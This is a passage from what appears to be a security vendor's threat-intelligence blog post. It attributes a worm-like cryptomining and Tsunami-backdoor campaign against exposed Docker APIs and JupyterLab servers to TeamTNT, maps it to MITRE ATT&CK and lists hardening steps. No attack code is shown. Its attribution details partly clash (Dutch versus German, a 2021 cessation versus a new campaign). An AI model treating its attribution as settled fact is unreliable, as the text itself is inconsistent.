Initially, the attacker identifies a misconfigured server (either Docker API or JupyterLab) and deploys a container or engages with the Command Line Interface (CLI) to scan for and identify additional victims. This process is designed to spread the malware to an increasing number of servers. The secondary payload of this attack includes a cryptominer and a backdoor, the latter employing the Tsunami malware as its weapon of choice.

Given the specific Tactics, Techniques and Procedures (TTPs) observed, we firmly believe that the infrastructure for this operation was established by none other than the cybercriminal group known as TeamTNT. Alternatively, it could be an advanced copycat, who not only emulates their code, but also mirrors their degree of sophistication, affinity for the Dutch language, and distinct sense of humor.

TeamTNT is a notorious cybercriminal group that has gained prominence for its aggressive attacks on cloud-based systems, especially those using Docker and Kubernetes environments. They specialize in cryptomining operations, but their methods have evolved over time to incorporate a variety of other malicious activities.

The group initially made headlines by exploiting misconfigured Docker APIs to launch their attacks. They would infect cloud systems with cryptominers, a tactic that has become increasingly common among cybercriminals due to the potential for significant financial gain. However, TeamTNT's approach was unique for the level of sophistication and the scale at which they operated.

As their tactics evolved, they began to target unsecured Kubernetes installations and even added functionality to their malware that could steal AWS credentials, providing them with potentially vast access to resources and data. They've also employed a worm-like feature to their malware, allowing it to spread itself across improperly configured or unsecured Docker and Kubernetes systems.

One key hallmark of TeamTNT's operation is their extensive use of open-source tools. For instance, they used tools such as "Weave Scope," which allowed them to visualize and interact with cloud environments, further extending their reach and effectiveness.

In addition, the group was known for its aggressive scanning of IP addresses, seeking exposed Docker APIs to exploit. They also cleverly concealed their command and control (C2) servers using services like DNS over HTTP to hide their actual addresses.

However, as of our last update in September 2021, it appears that TeamTNT has ceased its activities. The reasons behind this sudden halt are unclear; it could be due to heightened security measures, successful law enforcement operations, or an internal decision to discontinue operations.

Despite this cessation of activities, the impact of TeamTNT's campaigns is significant and provides essential lessons for the future. It highlights the critical importance of proper configuration and security measures in cloud environments. It also showcases how quickly and innovatively cybercriminal groups can evolve and adapt their tactics, using both traditional and emerging techniques to carry out their attacks.


It is crucial to note that while TeamTNT may have ceased its activities, the threat to cloud environments remains very much alive. Other groups or individuals may adopt similar or more advanced tactics, making ongoing vigilance and robust security measures essential in today's digital landscape.

In this campaign we've seen the following resemblance to TeamTNT's TTPs:

1. In figure 7 the rate_to_scan snippet and some sections of the dAPIpwn function were used in the `whatwillbe` campaign.
2. In figure 6, the script `aws.sh`, was previously used by TeanTNT in various campaigns. But this is a fairly weak connection.
3. When pinging the C2 server it replies in German, another mischief done by TeamTNT in the past.
4. Tsunami malware was often used by TeamTNT in past campaigns.

Applying MITRE ATT&CK Framework to the TeamTNT attacks

A summary that maps each component of the attack to the corresponding MITRE ATT&CK framework and techniques category:



Initial Access	Execution	Persistence	Defense Escalation	Credential Access	Discovery	Command and Control	Impact
Exploit Public-Facing Application (T1190)	Command and Scripting Interpreter (T1059)	Restarting Container (Aqua original*)	File and Directory Permissions Modification (T1222)	Unsecured Credentials: Cloud Instance Metadata API (T1552.005)	System Information Discovery (T1082)	Standard Application Layer Protocol (T1071.001)	Malware Detected
	Deploy container (T1610)		Masquerading (T1036)			Proxy: Multi-hop Proxy (T1090.003)	Resource Hijacking (T1496)
			Data Encoding (T1132)				

*Restart container: The container is running with the flag `--restart=always`, which creates a persistence in case the container fails it will try to restart.

In summary

Looks like TeamTNT or a TeamTNT copycat is preparing a campaign. We treat this as an early warning, and hopefully a prevention to the campaign. At this stage an infrastructure is being built to support a worm like expansion across misconfigured Docker APIs and JupyterLAb instances. Below are few recommendations, when practiced together they can assist you against these kinds of attacks:

Immediate basic steps:

1. **Ensure you're not running JupyterLab without authentication**, specifically make sure the token flag when running JupyterLab is not left empty.
2. **Verify that your Docker API isn't exposed** to the world and set to accept requests from 0.0.0.0.
3. **Secure Configuration and Hardening**: Ensure that Docker daemons and cloud instances are properly configured and hardened. Implement secure configurations, including strong passwords, disabling unnecessary services, and limiting access to only trusted networks or IP ranges. Regularly update and patch Docker and cloud platforms to address any vulnerabilities.
4. **Least Privilege Principle**: Apply the principle of least privilege to limit the permissions and capabilities of containers, Docker daemons, and cloud instances. Use appropriate user roles and access controls to restrict privileges and minimize the potential impact of a successful attack.
5. **Scan the images that you use**, making sure you are familiar with them and their use, using minimal privileges such as avoiding root user and privileged mode. Use a vulnerability scanner such as Trivy (open source).
6. **Investigate logs**, mostly around user actions, look for any anomalous actions.
7. **Continuous Monitoring and Logging**: Implement robust monitoring and logging solutions to detect and alert suspicious activities within your cloud environment. Monitor network traffic, container behavior, and system logs for indicators of compromise (IoCs) related to integrated attacks. Regularly
8. **Form a security strategy** where you can enforce your policies with ease, consider using cloud security tools that will widen your scope and reach within your cloud resources.

Look for part two in this blog series as we continue to discover more about Team TNT's recent campaign

Ofek Itach
Ofek Itach is a Senior Security Researcher at Aqua, specializing in cloud research. His work focuses on identifying and analyzing attack vectors in cloud environments, enhancing security measures for cloud platforms and infrastructures.

Assaf Morag

Assaf is the Director of Threat Intelligence at Aqua Nautilus, where is responsible of acquiring threat intelligence related to software development life cycle in cloud native environments, supporting the team's data needs, and helping Aqua and the broader industry remain at the forefront of emerging threats and protective methodologies. His research has been featured in leading information security publications and journals worldwide, and he has presented at leading cybersecurity conferences. Notably, Assaf has also contributed to the development of the new MITRE ATT&CK Container Framework.

Assaf recently completed recording a course for O’Reilly, focusing on cyber threat intelligence in cloud-native environments. The course covers both theoretical concepts and practical applications, providing valuable insights into the unique challenges and strategies associated with securing cloud-native infrastructures.